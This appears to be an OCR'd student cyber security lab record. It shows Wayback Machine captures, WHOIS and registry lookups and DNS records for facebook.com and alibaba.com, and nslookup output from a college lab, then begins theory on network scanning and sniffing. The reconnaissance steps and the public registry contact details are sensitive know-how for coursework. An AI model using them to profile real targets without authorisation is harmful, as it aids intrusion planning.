
Finding out when the website was edited and the old website interface. It will be storing all old, archived data of the website. (https://web.archive.org/)




Calendar



Changes



Summary




Summary on MIME-types Count


Quick search on MIME-types...

<< < 1 2 > >>


	Captures	Unique URLs
text/html	38,151,064	22,360,705
image/jpeg	268,069	182,026
application/json	122,566	100,013
application/xml	92,148	27,669
text/plain	22,751	7,581
image/gif	17,983	10,585
text/css	628	19
application/javascript	542	427
application/pdf	299	139
application/x-shockwave-	214	42



Site map




URLs



D. To fetch DNS information.

(From website name finding domain name etc.) of Alibaba (central ops.net & Whois)




```
Registrar URL: http://www.registrarsafe.com
Updated Date: 2024-04-24T19:06:12Z
Creation Date: 1997-03-29T05:00:00Z
Registry Expiry Date: 2033-03-30T04:00:00Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1-650-308-7004
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
Name Server: C.NS.FACEBOOK.COM
Name Server: D.NS.FACEBOOK.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2024-08-22T03:41:32Z <<<
```

Queried **whois.ripe.net** with "**-B 31.13.93.35**"...

```
% Information related to '31.13.64.0 - 31.13.127.255'

% Abuse contact for '31.13.64.0 - 31.13.127.255' is 'domain@fb.com'

inetnum:        31.13.64.0 - 31.13.127.255
netname:        IE-FACEBOOK-20110418
country:        IE
org:            ORG-FIL7-RIPE
admin-c:        NE1880-RIPE
tech-c:         NE1880-RIPE
status:         ALLOCATED PA
mnt-by:         RIPE-NCC-HM-MNT
mnt-by:         meta-mnt
mnt-routes:     fb-neteng
notify:         neteng@fb.com
created:        2011-04-18T12:00:34Z
last-modified:  2022-10-29T00:51:39Z
source:         RIPE
```

```
organisation:   ORG-FIL7-RIPE
org-name:       Meta Platforms Ireland Limited
country:        IE
org-type:       LIR
address:        Merrion Road Dublin 4
address:        D04 X2K5
address:        Dublin
address:        IRELAND
phone:          +353 1443 4342
phone:          +0016505434800
fax-no:         +0016505435325
e-mail:         domain@fb.com
admin-c:        PH4972-RIPE
mnt-ref:        RIPE-NCC-HM-MNT
mnt-ref:        meta-mnt
mnt-by:         RIPE-NCC-HM-MNT
mnt-by:         meta-mnt
abuse-c:        RD4299-RIPE
created:        2011-04-07T13:16:29Z
last-modified:  2024-04-29T09:07:11Z
source:         RIPE

role:           Network Engineering
address:        4 GRAND CANAL SQUARE, GRAND CANAL HARBOUR, DUBLIN, IRELAND
e-mail:         neteng@fb.com
nic-hdl:        NE1880-RIPE
mnt-by:         fb-neteng
mnt-by:         facebook-neteng
created:        2022-05-19T14:17:28Z
last-modified:  2022-05-19T14:17:28Z
source:         RIPE

% This query was served by the RIPE Database Query Service version 1.113.2 (BUSA)
```




% This query was served by the RIPE Database Query Service version 1.113.2 (BUSA)

DNS records

name	class	type	data	time to live
www.facebook.com	IN	CNAME	star-mini.c10r.facebook.com	2121s (00:35:21)
star-mini.c10r.facebook.com	IN	HINFO	CPU: RFC 8482 OS:	86400s (1.00:00:00)
facebook.com	IN	A	157.240.19.35	51s (00:00:51)
facebook.com	IN	NS	c.ns.facebook.com	86399s (23:59:59)
facebook.com	IN	NS	a.ns.facebook.com	86399s (23:59:59)
facebook.com	IN	NS	b.ns.facebook.com	86399s (23:59:59)
facebook.com	IN	NS	d.ns.facebook.com	86399s (23:59:59)
35.93.13.31.in-addr.arpa	IN	HINFO	CPU: RFC 8482 OS:	86400s (1.00:00:00)
93.13.31.in-addr.arpa	IN	HINFO	CPU: RFC 8482 OS:	336s (00:05:36)
93.13.31.in-addr.arpa	IN	NS	b.ns.facebook.com	7424s (02:03:44)
93.13.31.in-addr.arpa	IN	NS	a.ns.facebook.com	7424s (02:03:44)
93.13.31.in-addr.arpa	IN	NS	d.ns.facebook.com	7424s (02:03:44)
93.13.31.in-addr.arpa	IN	NS	c.ns.facebook.com	7424s (02:03:44)
e.d.5.2.0.0.0.0.c.0.0.b.e.c.a.f.3.8.1.0.4.3.1.f.0.8.8.2.3.0.a.2.ip6.arpa	IN	HINFO	CPU: RFC 8482 OS:	86400s (1.00:00:00)
0.8.8.2.3.0.a.2.ip6.arpa	IN	HINFO	CPU: RFC 8482 OS:	61085s (16:58:05)
0.8.8.2.3.0.a.2.ip6.arpa	IN	NS	d.ns.facebook.com	18392s (05:06:32)
0.8.8.2.3.0.a.2.ip6.arpa	IN	NS	b.ns.facebook.com	18392s (05:06:32)
0.8.8.2.3.0.a.2.ip6.arpa	IN	NS	a.ns.facebook.com	18392s (05:06:32)
0.8.8.2.3.0.a.2.ip6.arpa	IN	NS	c.ns.facebook.com	18392s (05:06:32)

-- end --



whois.com/whois/alibaba.com

.COM @ $8.98 Register a **.COM** domain for only **$8.98**! While stocks last!

Whois Domains Hosting Servers Email Security Whois Deals Enter Dom

alibaba.com

Updated 1 day ago

Domain Information

Domain:	alibaba.com
Registrar:	Alibaba Cloud Computing (Beijing) Co., Ltd.
Registered On:	1999-04-15
Expires On:	2025-05-23
Updated On:	2024-07-23
Status:	clientTransferProhibited serverDeleteProhibited serverTransferProhibited serverUpdateProhibited
Name Servers:	ns1.alibabadns.com ns2.alibabadns.com

Registrant Contact

State:	Zhejiang
Country:	CN
Email:	https://whois.aliyun.com/whois/whoisForm

Raw Whois Data

```
Domain Name: alibaba.com
Registry Domain ID: 5435352_DOMAIN_COM-VRSN
Registrar WHOIS Server: grs-whois.hichina.com
```

Raw Whois Data

```
Domain Name: alibaba.com
Registry Domain ID: 5435352_DOMAIN_COM-VRSN
Registrar WHOIS Server: grs-whois.hichina.com
Registrar URL: http://www.net.cn
Updated Date: 2024-07-23T17:10:34Z
Creation Date: 1999-04-15T04:00:00Z
Registrar Registration Expiration Date: 2025-05-23T19:54:58Z
Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd.
Registrar IANA ID: 420
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Registrant City:
Registrant State/Province: Zhejiang
Registrant Country: CN
Registrant Email:https://whois.aliyun.com/whois/whoisForm
Registry Registrant ID: Not Available From Registry
Name Server: NS1.ALIBABADNS.COM
Name Server: NS2.ALIBABADNS.COM
DNSSEC: unsigned
Registrar Abuse Contact Email: DomainAbuse@service.aliyun.com
Registrar Abuse Contact Phone: +86.95187
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>>Last update of WHOIS database: 2024-08-20T10:05:03Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Important Reminder: Per ICANN 2013RAA`s request, Hichina has modified domain names`whois format o
```

By using IP address

Whois Identity for everyone | Domains | Hosting | Servers | Email | Security | Whois | Deals | Enter Don

Whois IP 47.97.74.41

Updated 1 second ago

```
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

% Information related to '47.96.0.0 - 47.97.255.255'

% Abuse contact for '47.96.0.0 - 47.97.255.255' is 'didong.jc@alibaba-inc.com'

inetnum:        47.96.0.0 - 47.97.255.255
netname:        ALISOFT
descr:          Aliyun Computing Co., LTD
descr:          5F, Builing D, the West Lake International Plaza of S&T
descr:          No.391 Wen'er Road, Hangzhou, Zhejiang, China, 310099
country:        CN
admin-c:        ZM1015-AP
tech-c:         ZM877-AP
tech-c:         ZM876-AP
tech-c:         ZM875-AP
abuse-c:        AC1601-AP
status:         ALLOCATED PORTABLE
mnt-by:         MAINT-CNNIC-AP
mnt-irt:        IRT-ALISOFT-CN
mnt-lower:      MAINT-CNNIC-AP
mnt-routes:     MAINT-CNNIC-AP
last-modified:  2023-11-28T00:58:18Z
source:         APNIC

irt:            IRT-ALISOFT-CN
address:        No.391 Wen'er Road, Hangzhou, Zhejiang, China, 310099
e-mail:         didong.jc@alibaba-inc.com
abuse-mailbox:  didong.jc@alibaba-inc.com
auth:           # Filtered
admin-c:        ZM877-AP
tech-c:         ZM877-AP
mnt-by:         MAINT-CNNIC-AP
last-modified:  2021-09-05T23:38:36Z
source:         APNIC
```

```
role:           ABUSE CNNICCN
country:        ZZ
address:        Beijing, China
phone:          +000000000
e-mail:         ipas@cnnic.cn
admin-c:        IP50-AP
tech-c:         IP50-AP
nic-hdl:        AC1601-AP
remarks:        Generated from irt object IRT-CNNIC-CN
abuse-mailbox:  ipas@cnnic.cn
mnt-by:         APNIC-ABUSE
last-modified:  2024-07-30T11:55:46Z
source:         APNIC

person:         Li Jia
address:        NO.969 West Wen Yi Road, Yu Hang District, Hangzhou
country:        CN
phone:          +86-0571-85022088
e-mail:         jiali.jl@alibaba-inc.com
nic-hdl:        ZM1015-AP
mnt-by:         MAINT-CNNIC-AP
last-modified:  2014-07-30T02:02:01Z
source:         APNIC

person:         Guoxin Gao
address:        5F, Builing D, the West Lake International Plaza of S&T
address:        No.391 Wen'er Road, Hangzhou City
address:        Zhejiang, China, 310099
country:        CN
phone:          +86-0571-85022600
fax-no:         +86-0571-85022600
e-mail:         anti-span@list.alibaba-inc.com
nic-hdl:        ZM875-AP
mnt-by:         MAINT-CNNIC-AP
last-modified:  2014-07-30T01:56:01Z
source:         APNIC
```


Using nslookup in cmd

```
Command Prompt - nslookup

C:\Users\Students>ip config
'ip' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Students>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::74b5:648b:56cd:4c28%8
   IPv4 Address. . . . . . . . . . . : 192.168.204.87
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.204.1

Ethernet adapter Ethernet 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8834:cd8e:17a5:30f1%4
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\Students>nslookup
Default Server:  gnitdc.gnit.local
Address:  192.168.10.21

> www.gnims.edu.in
Server:  gnitdc.gnit.local
Address:  192.168.10.21
```

```
Non-authoritative answer:
Name:    ghs.googlehosted.com
Addresses:  2404:6800:4009:827::2013
          216.58.196.83
Aliases:  www.gnims.edu.in

> www.alibaba.com
Server:  gnitdc.gnit.local
Address:  192.168.10.21

Non-authoritative answer:
Name:    e11983.x.akamaiedge.net
Address:  118.215.82.83
Aliases:  www.alibaba.com
          www.alibaba.com.gds.alibabadns.com
          www.alibaba.com.edgekey.net
```

Activate Windows
Go to Settings to activate Windo

Same as archived data:



Practical 2

Aim: Use software tools/commands to perform network scanning and sniffing and generate analysis report.

Theory:

1.Network Scanning

Network scanning is a reconnaissance method used to discover devices, open ports, services, and vulnerabilities within a network. It provides a snapshot of a network's structure and its potential security weaknesses.

Goals of Network Scanning

● Host Discovery: Identifying active devices on a network.

● Port Scanning: Detecting open ports and associated services.

● Service Enumeration: Determining the types and versions of services running on devices.

● Operating System Detection: Understanding the OS and its version for compatibility or vulnerability assessments.

● Vulnerability Detection: Spotting misconfigured or exposed services.

Types of Network Scanning

1. Port Scanning: Identifies which ports are open or closed on a device.

2. Ping Sweeps: Checks if a host is reachable on the network.

3. Service Scanning: Enumerates running services and their configurations.

2. Network Sniffing Network sniffing is the process of capturing and analyzing data packets as they traverse a network. It is used to monitor traffic, diagnose issues, or detect unauthorized activity.

Goals of Network Sniffing

● Traffic Monitoring: Understanding the flow of data in and out of the network.

